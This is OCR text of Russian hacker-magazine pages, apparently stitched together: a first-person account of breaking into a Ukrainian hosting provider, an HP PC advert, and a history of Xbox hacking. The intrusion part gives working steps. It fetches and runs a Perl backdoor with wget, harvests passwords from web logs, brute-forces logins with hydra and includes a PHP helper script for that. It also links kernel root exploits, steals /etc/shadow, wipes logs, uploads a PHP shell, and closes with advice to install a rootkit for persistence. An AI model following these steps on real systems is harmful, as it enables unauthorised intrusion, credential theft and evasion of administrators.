[внедряемся!] Что у меня было в данный момент на руках? Во-первых, сервер не был защищен файрволом, что не могло не радовать. Во-вторых, я мог просматривать файлы и, что самое важное, выполнять команды с правами вебсервера. Итак, вперед с песней.
Была отдана команда |*wget http://host.ru/bd.pl -O /tmp/bd.pl;perl /tmp/bd.pl*|, после чего на тачке, как и предполагалось, открылся всеми любимый перловый бэкдор на порту 37900.
Подключившись к этой оболочке, я решил осмотреться в системе. Как я уже сказал, в системе мои права были, собственно, никакими (nobody), и поэтому первая моя цель заключалась в том, чтобы получить статус какого-то активного системного пользователя и в дальнейшем поднять рутовые привилегии. Результат выполнения первой команды *uname -a* уже ничего хорошего не сулил — ядро было новой версии 2.6.10 и уязвимо только для недавно вышедшего эксплоита elf_lbl (*www.web-hack.ru/exploit/source/elflbl_v108.c*). К сожалению, собрать эту отмычку удается не на всех машинах, и именно в данной системе сплоит не принес ожидаемого результата :(. Сначала я немного расстроился, но пока что не думал сдаваться. Первое, что пришло на ум — пропарсить доступные на чтение файлы, в которых пользователи, возможно, записали пароли. Но найти ничего не удалось. Интересно, что на винте находилось много папок с домашними страничками разных фирм. Оказывается, я ломал сайт не какой-то убогой конторы, а целого хостера. Подняв ifconfig, я увидел, что на машине стоят три адаптера, хотя два из них функционировали в пределах одной сети. Решено было запустить nmap в бэкграунде (к счастью для взломщика, была установлена не самая старая версия). Пока сканер работал, я продолжал свою миссию. Решено было просмотреть логи Апача. Уж что-что, а хоть это доступно для чтения. Скомандовав *cat /path_to_apache_logs/access_log.x|grep pass* |, я ожидал получить все строки из логов вебсервера, где есть вхождение pass, и не прогадал — уже в четвертом журнале я наткнулся на такую запись:

```
?auth=1&login=morda&password=%27%2Cblabla%2Cf%27
```

Конечно, была вероятность, что лабуда, идущая после *password*, подойдет в качестве системного пароля к учетной записи morda. Но сначала надо было эту строчку привести к стандартному виду. Делается это элементарной php-функцией *urldecode()*, которой передается декодируемая строка. Так я получил предполагаемый пароль и, скрестив пальцы, попробовал подключиться по ssh на сервер. И что я увидел?

[hacker inside] Нет, меня не послали на фиг надписью «Authentication failed»! Передо мной появилось стандартное приглашение bash, и это означало, что теперь у меня есть доступ к системе из-под полноценного пользователя morda. Примечательно, что команда *cd ~* возвращала не в */home/morda*, а на каталог выше. Папки чужих юзеров просмотреть не удалось, поэтому я перешел в директорию morda. В папке находились только наброски web-страничек, SP2 на винду, какие-то прайсы. Не нашлось .bash_history — он попросту отсутствовал. Помнишь, я наткнулся на каталог с сайтами различных организаций? Так вот, некоторые из них принадлежали юзеру morda. Перед исследованием */home/httpd* (именно там лежали странички) я залил в папку */tmp/.backup* брутфорсер hydra с официального сайта *www.thc.org*. И, конечно, солидный словарь (русские слова в английской раскладке). Оставалось собрать список пользователей с валидными шеллами. Как водится, на хостинге было много учетных записей, у которых интерпретатор отсутствовал, и мне они были совершенно не нужны. Я заюзал скрипт, который и доставал учетные записи, его элементарный код приведен на врезке. Я добыл имена пользователей и натравил гидру на локальный FTP в надежде получить еще какие-нибудь пассы. Причем замечу, что скрипт записывает пару логин:логин, что удобно только в том случае, если надо быстро (обычно удаленно) подобрать пароль. Это особенно эффективно, когда в passwd хранится много учетных записей. Ведь та же гидра с опцией *-e n s* подбирает пароль, равный логину, и пустой пароль. Впрочем, можешь использовать перловый скрипт Форба, они аналогичны в этом :).


[СКРИПТ ДЛЯ ВЫТЯГИВАНИЯ ЛОГИНОВ ИЗ PASSWD]

```
<?
$a=fopen("passwd.txt",r);
#определяем файл с учетными записями
while(!feof($a))
{
$str=fgets($a);
if(strpos($str,"/bash") ==true
) #работаем со строкой в которой есть "/bash"
{
echo "$str <br>" ;
$ex=fopen("logins.txt",a);
$pos=strpos($str,":");
$write=substr($str,0,$pos);


fputs($ex,"$write:$write \n");
#если нужно, чтобы скрипт записывал только логины, - убрать вторую переменную и двоеточие
fclose($ex);
}
else{}
}
fclose($a);
?>
```

Теперь с чистой совестью я полез в */home/httpd*. Там было несколько папок вида *www.magz.balda.ua*, где лежали web-страницы, которые можно было смотреть и редактировать. Я быстренько просмотрел эти папки, и тут мое внимание привлек файл *admin.php*. Правильно, это скрипт администрирования сайта, но пароля внутри, естественно, не было — скорее всего, он читался из базы данных. Однако я поторопился: в рассматриваемом сценарии инклудился файл *set.php*, в котором был жестко прописан админский логин с паролем. Как говорит моя финская подружка, «прик-котиится» :). Однако не пригодился, поскольку найденный аккаунт не подошел в качестве системного.
Тем временем nmap (который я запустил еще под nobody) закончил сканировать подсеть и записал отчет в */tmp*. Отчет был весьма любопытный. В сети находилось очень много компов. Что примечательно, администратор был настоящим зоофилом: все свои машины он называл различными животными. Так, среди нескольких десятков тачек были тигры, лошади, волки и слоны. Но больше всего меня проперло с хоста, который жил с именем buh :). То ли админ был не дурак побухать, то ли просто он имел в виду слово hub наоборот, даже не знаю. Такой вот наркоман.
Это все было, конечно, весело, но был ли повод для веселья? Получить абсолютный доступ пока не удавалось, и поэтому лучшее решение на тот момент состояло в том, чтобы замести все следы и быстренько свалить из системы на время — в соседней консоли неожиданно объявился рут, и палить себя раньше времени не было смысла. Кроме того, мне хотелось спать, и поднимающееся из-за горизонта солнце уже начало освещать верхушки самых высоких домов. Я решил вздремнуть, а завтра продолжить изучение локалки.

[banzay!] Следующим же вечером я вернулся на взломанную тачку. Ничего не изменилось — даже забытый в спешке бэкдор так и оставался висеть на месте. Я подумал, что админ, по-видимому, раздолбай и курит на работе бамбук. Это в дальнейшем и стало моей главной ошибкой. Ближайшим в подсети по адресу был хост *tiger.balda.ua*. Подключившись к нему по ssh, я



[в принципе, такой файл никаких подозрений не вызывает]



[звезда скрипткидничества — r57 phpshell]

убедился в том, что и на этой тачке был пользователь morda с известным мне паролем. Я попал в систему, и первое, что я скомандовал, было, естественно, *uname -e*. Вот это да, повезло так повезло! Тачка работала под линуксом с ядром 2.4.20, которое дырявое, как дуршлаг моей бабушки. Напомню, что это ядро уязвимо для множества эксплойтов, например mremap и do_brk. Обе отмычки можно скачать с *www.web-hack.ru*. Сначала я решил попробовать mremap (*www.web-hack.ru/exploit/source/kernelmremap.c*). С компиляцией и запуском проблем не было, но вот незадача — гадская программа была не совсем работоспособной и вместо рутового шелла выполнила ping. Конечно, можно было найти рабочий сплоит, но я решил попробовать do_brk (*www.web-hack.ru/exploit/source/hatorihanzo.c*). Собрав сплоит с флагом -*static* (иначе вывалится Segmentation Fault), я выполнил *./a.out*. И тут мне наконец-то улыбнулась удача, и система была взломана! В награду появилось приглашение sh, и id стал равен нулю. Стоит ли говорить, как сильно меня обрадовало это обстоятельство!

Теперь я был рутом. Мне стало наплевать на свою личную безопасность. Содрав с сервера */etc/shadow*, я решил не заморачиваться на тему бэкдора или руткита. Еще бы, администратор так пассивно себя вел, что можно было не бояться потерять свои привилегии. Действительно — на соседней тачке (с которой я, собственно, и нагрянул) крутился незамеченный до сих пор перловый бэкдор, на сайте хостера присутствует бажный сценарий, через который можно исполнять команды. Тем более что файл с хэшами юзеров был у меня в лапах, и я был уверен, что john the ripper справится с ними быстро. Довольный собой, я бегло просмотрел директории пользователей и, решив, что на сегодня хватит, подумал, как бы побыстрее удалиться. На скорую руку в */tmp/* была создана папка fc6245, в нее я засунул откомпилированный бинарник эксплоита и простенький бэкдор. Скачав с сайта *www.rst.void.ru* логклинер stealth, я почистил журналы и отправился на боковую. Тем временем подобрался пароль юзера miko.

[админ наносит ответный удар] Через пару дней, довольный собой, я решил зайти по ssh на недавно взломанный *tiger.balda.ua*. И что же? Мне предложили пройтись лесом. What the fuck? Что случилось, почему не пускают? Быстренько просканив эти две машины с шелла, я увидел, что 22 порт везде фильтруется. Я зателнетился на перловый бэкдор на *elefant.balda.ua* — connection refused! Бэкдор убили. Ну ничего — есть страница с бажным *index.cgi*. Я набрал адрес *www.firmsite.ua* и увидел, что никакого *index.cgi* нет и в помине! Вместо бажного сценария красуется *item_body.php*,

[админ-наркоман проявил компетентность и закрыл 22 порт для внешнего доступа]

который уже не открывает системные файлы и, тем более, не выполняет команды. Все закрыли, все бреши заделали?

Я был чрезвычайно недоволен собой и зол не столько на админа, сколько на самого себя. Ну чего стоило поставить полноценный руткит в систему?

Казалось бы, что тут делать. И тут меня осенило — пароли к админскому интерфейсу сайта! Все-таки правы финны, «прик-коти-ились» :). Я зашел на официальный сайт провайдера (именно этот сайт хостился на *tiger.balda.ua*), зашел в админку и ввел украденный пароль. Скрипт, слегка скрепя, пустил в главное меню управления сайтом. Быстро оглядевшись, я зашел в меню *Файлы -> Загрузить*. И закачал на сервер обычный php-shell. С помощью него забиндил порт с bash и зашел в систему. Там практически ничего не изменилось, по-прежнему работало убогое ядро ветки 2.2. Только вот директорию с бинарным сплойтом админ потер, а юзера nobody зачем-то припихнул в группу с БД oracle — наверное, чтобы удобнее было тырить базы данных ;). Заново скачать hatorihanzo и добиться рута не составляло труда.

Последний ход оставался за мной. Но я не хотел просто затроянить тачку и оставить ее для дальнейшего продвижения по сетке, во мне играла злоба на админа — он негодяй и выпер меня из системы :). Но потом я подумал, что вообще, какое я право имею вторгаться на его законную территорию и устанавливать свои правила. Нет уж, давайте жить дружно.

[redemtpion] За окном медленно поднималось солнце. Я сидел и думал над письмом администратору, в котором наиболее полно попытался объяснить и показать уязвимые места системы. Эта история научила меня, что никогда нельзя недооценивать системного администратора, нужно быть внимательным и учитывать все окружающие обстоятельства. Чего и тебе желаю. Удачи :).

P.S. Эта история вполне реальна и имела место быть на Украине. Из собственных соображений настоящие доменные имена серверов заменены



[пользовательские каталоги взломанного сервера]

[МОИ ОШИБКИ]

После тщательного анализа приведу мои основные ошибки, из-за которых я временно потерял доступ к системе:

1. Никогда нельзя оставлять надолго простой запущенный бэкдор, так как он крутится в процессах и светит порт, и его легко можно попалить при помощи команд *ps uax* или *netstat -an*. Большая вероятность, что процесс заметят.
2. Я недооценил возможностей системного администратора и был слишком самоуверен. В большинстве случаев админы компетентны и опытны, просто немного несобранны и ленивы. Как видишь, он довольно шустро заменил бажный скрипт на сайте, убил бэкдор и сменил пользовательские пароли. Правда, почему-то не обновил ядро – но я склонен списывать это на природную леность :).
3. Когда я получил абсолютные привилегии в системе, я поленился установить руткит, который позволил бы мне остаться незамеченным.

Компьютеры HP на базе Microsoft® Windows® XP Professional. Предложение так горячо, что все раскупается вмиг.

Компьютеры HP Compaq dx2000 с низкой себестоимостью созданы специально для бизнеса. Строгие процедуры тестирования и проверки HP гарантируют высокую надежность и низкие затраты на эксплуатацию в течение всего жизненного цикла. Компактные расширяемые компьютеры HP Compaq dx2000 оснащены всеми необходимыми компонентами и обеспечивают неизменно высокий уровень качества и обслуживания. Благодаря стильному и компактному корпусу Microtower, их можно установить в любом офисе: они будут работать на столе, на полу или там, где вы захотите. Если вам нужна максимальная отдача от инвестиций в ИТ, выбирайте продуктивные и доступные компьютеры HP.

HP рекомендует Microsoft® Windows® XP Professional



HP COMPAQ BUSINESS DESKTOP DX2000 (PE006EA)

Простые недорогие ПК для бизнеса.

от **17 655** руб. рекомендованная цена


- Процессор Intel® Celeron® D-325 2,53 ГГц
- ОС: Microsoft® Windows® XP Professional
- Оперативная память: 256 МБ PC3200
- Жесткий диск: 40 ГБ (7200 об/мин)
- Оптический привод: CD-ROM 48x





ПАРТНЕР	**CompuWay (095) 105-55-19 hp@compuway.ru**
ТЕЛ.	**(095) 797-3-797**
САЙТ	**www.hp.ru**





Забей гвоздь в ящик Билла

СОВРЕМЕННЫЕ ИГРОВЫЕ ПРИСТАВКИ ДАЛЕКО ЭВОЛЮЦИОНИРОВАЛИ ОТ СВОИХ ПЕРВОБЫТНЫХ ПРЕДКОВ. ОНИ УЖЕ МАЛО НАПОМИНАЮТ ДЕТСКУЮ ИГРУШКУ, А ПО СВОИМ ХАРАКТЕРИСТИКАМ СРАВНИМЫ С ПК. СЕГОДНЯ ОНИ РАБОТАЮТ НА ТЕХ ЖЕ ПРОЦЕССОРАХ, ГРАФИЧЕСКИХ ЧИПАХ, ЧТО И ОБЫЧНЫЕ КОМПЫ, ИМЕЮТ ЖЕСТКИЕ ДИСКИ И УМЕЮТ ВЫХОДИТЬ В ИНТЕРНЕТ. ВСЕ ЭТО В СОВОКУПНОСТИ НАЧИНАЕТ ПРИВЛЕКАТЬ К КОНСОЛЯМ ВСЕ БОЛЬШЕЕ ЧИСЛО ЛЮДЕЙ, НЕ ТОЛЬКО ИГРАЮЩИХ, НО И ОДЕРЖИМЫХ СПЕЦИФИЧЕСКОЙ МАНИЕЙ ИССЛЕДОВАНИЯ, НЕ ЖАЛЕЮЩИХ ВРЕМЕНИ И СИЛ НА УСОВЕРШЕНСТВОВАНИЕ СВОЕЙ ЛЮБИМОЙ ПРИСТАВКИ. И КОНЕЧНО, ХАКЕРЫ НЕ МОГЛИ ОСТАВИТЬ БЕЗ ВНИМАНИЯ ПРОДУКТ, ВЫПУЩЕННЫЙ САМОЙ MICROSOFT :). В ОБЩЕМ, СЕГОДНЯ Я РАССКАЖУ ТЕБЕ ИСТОРИЮ О ТОМ, КАК ЛОМАЛИ И ЛОМАЮТ ПРИСТАВКИ XBOX | Rossomahaar (rossomahaar@mail.ru)

Истории взломов приставки Xbox от Microsoft

[xbox – не бумбокс!] Если игровые качества Xbox не могут вызвать никаких нареканий, то мультимедийные возможности, мягко говоря, разочаровали первых покупателей ящика: поддерживаются только форматы Audio-CD и видео на DVD (и то если приобрести дополнительный девайс примерно за 50 гринов). В мае 2002-го в Сети появились слухи о появлении медиаплеера для Xbox'a, но его первая, еще сырая версия появилась в следующем месяце на сайте *xboxdev.ath.cx*. Его разработчиками были RUNTiME и d703g4q — двое энтузиастов, осуществивших в своем Xbox Media Player'е возможность перекодировки видеоформатов DivX и VideoCD во внутренний формат ISO, в котором представляются данные в приставке. В дальнейшем в плеер включаются популярные аудиокодеки MP3 и AC3.

И все было бы отлично, если не одно «но»: программа не будет работать на приставке, так как Microsoft позаботилась о том, чтобы в ее консоли не мог работать софт, создатели которого не отстегнули компании некоторую сумму зеленых президентов. Вообще, Microsoft внес в BIOS коробки целую кучу

Если тема модификации игровых приставок тебе интересна, советую посетить следующие сайты: http://gamer-ru.narod.ru http://game24.ru http://xbox.ru. Там есть масса отличных иллюстрированных материалов и прекрасные форумы, где можно получить ответ почти на любой вопрос.

фишек, ограничивающих запуск несертифицированных программ, дисков-копий, дисков других регионов и т.п. Со времен Playstation такую защиту преодолевают способом модификации приставки специальным mod-чипом, снимающим барьеры закрытой архитектуры.

[модификация Х-коробки] Ассортимент чипов для Иксбокса велик, самыми популярными чипами быстро стали Xtender и Messiah, затем появились Enigmah-X и X-ecuter. Первоначально цена на такие чипы была довольно высока и доходила до восьмидесяти у.е. Для установки мод-чипа необходимо было припаять к системной плате некоторое количество проводов. Такие действия лишали владельца консоли права на гарантийное обслуживание ящика, но настоящих хакеров это, конечно, не останавливало ;). Как проделать самостоятельную установку мод-чипа, в подробностях писали на сайтах *www.xtender.info, www.china-messaih.com, www.enigmah.com,* там же можно было и приобрести эти чипы.
Продажи мод-чипов совсем не устраивали Microsoft, ударяя по ее карману. Ведь цена Xbox'a всегда была ниже ее себестоимости: первоначальные $300 постепенно снизились до двух сотен баксов. Понятно, что прибыль мелкомягкие планировали получать с продаж игр, а массовая продажа мод-чипов грозила большими убытками, нанесенными распространением пиратского софта. Активная борьба компании против распространителей мод-чипов особых успехов не имела, разве что в Западной Европе, где удалось законодательно запретить их продажу. Здесь показательна история с сайтом *Enigmah.com*, который просуществовал всего месяц после начала продаж mod-чипа Enigmah-X и прекратил свою деятельность под давлением Майкрософта. Впрочем, свою работу по разработке новых чипов энигмовцы не остановили, написав об этом на своей паге.
Примерно в августе 2002-го появляется mod-чип X-ecuter, который наряду с обычными функциями, присущими нормальному модификационному чипу, имел специфическую особенность — переключатель on/off. Кроме того, был значительно упрощен процесс установки — нужно было припаять к плате всего девять проводов, когда у других чипов число проводов доходило до двадцати девяти. Причиной появления выключателя стали слухи, ходившие по Сети, о том, что планируемый сервис для игр в режиме online будет иметь систему распознавания модифицированных приставок.
15 ноября онлайновый сервис Xbox Live был запущен, и опасения владельцев приставок с мод-чипами полностью подтвердились — чипованные приставки выявляются и заносятся в черный список, но об этом чуть позже, а сейчас я расскажу об одном интересном хаке ящика.


[зачем ждать целый год?] Действительно, зачем? А ведь с момента появления в продаже X-Box'a до появления сервиса Xbox Live прошло больше года!
«Непорядок! Что за фигня?» — подумали двое хакеров Tzar и Rooty, подумали и решили немного поисследовать свои боксы Х. Результатом их непродолжительного исследования стала программа Xbox Gateway, работающая на ПК под ОС Linux и передающая пакеты, исходящие из Ethernet-порта приставки через интернет. Программа произвела настоящий фурор на онлайн-тусовке Slashdot. Около семи тысяч человек скачали ее за первые четыре дня. Правда, возможности программы весьма ограниче-



[вот так выглядит приставка Xbox]



[внутренности игровой приставки]



[сайт с кучей разнообразных мод-чипов. Стоят до $25]

ны: она позволяет объединиться для игры по интернету лишь четырем игрокам, но поскольку все это произошло за год до появления Xbox Live, то и игр, поддерживающих большое количество игроков, тогда еще просто не было :).

Ну а тех, кто ждал целый год, заплатил полтинник зеленью за ПО для подключения к онлайн-сервисам, подключился к сети Xbox Live, при этом забыв отпаять свой мод-чип, или, если есть выключатель, случайно забыв отключить его, ждало в Сети не удовольствие от игры по интернету, а облом в виде скачанного апдейта, автоматически запускаемого приставкой, который тестировал ее на наличие мод-чипов и нелицензионного ПО и при их нахождении заносил уникальный идентификационный номер приставки в бан-лист в базе данных Microsoft. Приставкам, попавшим в этот черный список, навсегда закрывался доступ к сервису Xbox Live. Впрочем, смена идентификационного номера — задача вполне решаемая.

За месяц до этого Майкрософт выпустил новую модификацию Xbox'a, так называемый Xbox 1.1. Помимо снижения себестоимости консоли, целью данного шага мелкомягких было создание ряда препон для желающих оснастить свою коробку mod-чипом. Для этого была заменена BIOS, некоторые изменения претерпело ПО. И вот в Сети запестрили сообщения о том, что ни один существующий мод-чип не работает на обновленной коробке.

Но тут за дело взялись настоящие профессионалы — участники проекта Xbox Linux Project. Всего в недельный срок им удалось выявить ошибку в механизме шифрования ROM-микросхемы, которая проверяет BIOS на наличие изменений, то есть выявляет мод-чип. Ими было обнаружено, что криптографический алгоритм новых консолей никак не реагирует на изменения, внесенные в 32 и 64 биты блока дешифруемых данных. Использование данной уязвимости позволило запускать на консоли любое ПО, хранящееся в оперативке, причем безо всякой модификации! Остается только посмеяться над усилиями Майкрософта по борьбе с хакерами.

[пингвин в коробке] А теперь — самый, пожалуй, интересный взлом, идея которого витала в воздухе еще до выпуска Xbox'a, — это установка на коробке ОС Linux. Был Xbox Белый — стал linuX-box Серый.

Сама идея портирования Линукса в коробку поначалу казалась неосуществимой. Даже при наличии мод-чипа, а при его отсутствии — вообще фантастической. Сперва работы в этом направлении велись вяло, трудились настоящие энтузиасты, количество которых было весьма ограничено. Под сомнение ставилась и практическая польза от установки Линукса.

Но вот в мае 2002-го стартует открытый проект Xbox Linux Project, и ситуация начинает быстро меняться, все больше людей проникается идеей превращения приставки в полноценный компьютер. А всеобщее внимание этот проект получил в июле, когда некий человек, личность которого скрывалась от публики, но была известна организаторам проекта, пообещал выплатить 200 тысяч баксов за решение задачи по переносу Линукса на Xbox. Причем эти деньги были поделены на две равные части: первая выплачивалась за установку Линукса на аппаратно модифицированную консоль, то есть с использованием мод-чипа, вторая — за установку без какой-либо модификации. При этом был установлен лимит времени на осуществление этой задачи — до конца года.

5 сентября стал красным днем в календаре для участников проекта — на коробку удалось установить SuSE Linux 8, о чем сообщалось на сайте проекта. Там же приводились подробные инструкции по установке, суть которых состояла в незначительном редактировании дистрибутива, где изменялось несколько строк в ядре и добавлялись новые драйвера. Таким образом, подсоединив к модифицированной консоли мышь и клаву, владельцы приставок разом превращались во владельцев персоналок. Первые сто тысяч были честно разделены между авторами самых интересных решений по установке Linux (таковых оказалось несколько).

Вторая часть задачи оказалась до конца года нерешенной. Но конкурс был продлен еще на год, кроме того, неизвестный спонсор решил открыть свою личность. Им оказался глава компании *Lindows.com* Майкл Робертсон, который объяснил свою деятельность по финансированию проекта исключительно идейными побуждениями: по его словам, пользователь вправе сам выбирать ПО для работы, а Microsoft навязывает свой закрытый стандарт, стремясь сделать его единственным и безальтернативным. Что ж, нельзя не согласиться. Впрочем, истинной причиной такого шага со стороны Робетсона, была, конечно же, дешевая реклама, ведь скандал, где звучит имя «Майкрософт», — лучшая реклама, какую только можно себе представить для фирмы с названием *Lindows.com*.

В начале 2003-го был запущен проект распределенных вычислений, целью которого была расшифровка 2048-битного ключа подписи (RSA), применяемого для определения аутентичности запускаемых в консоли программ. В данном проекте, открыв-



[полезная статья об устройстве Xbox]



шемся на сайте *theoneproject.com*, участвовало около 25 тысяч компьютеров. Но вычислительные мощности такого количества компов не способны даже теоретически перебрать все варианты 2048-битного ключа RSA. Таким образом, затею можно было с самого начала считать обреченной, впрочем, Microsoft все же отреагировала на подобную деятельность, и проекту под ее давлением пришлось закрыться, но лишь на время. Как бы то ни было, успеха он не принес, а ведь расшифровка ключа предоставила бы возможность запускать на коробке абсолютно любое ПО, в том числе и Линукс.

[шутники-линуксоиды] В марте появилась интересная новость для владельцев Xbox'ов: участники Xbox Linux Project'а предложили Microsoft лицензировать Линукс в качестве приложения для коробки, предложив за это мелкомягким 100 тысяч долларов (те самые, которые являются призом за взлом приставки!!!). Конечно, Майкрософт на это никак не отреагировала (еще бы, это все походило на дурацкую шутку ;).

И вот в начале апреля появилась совсем уже невероятная новость, которую никто сначала даже не воспринял всерьез: хакер Habibi_xbox в одиночку решил проблему взлома приставки без аппаратной модификации. Метод взлома был опубликован им на форуме сайта *XboxHacker.net*, он был настолько прост, что вызвал недоверие у большинства посетителей сайта. Но вскоре возможность применения данного метода подтвердили представители Xbox Linux Project'а.

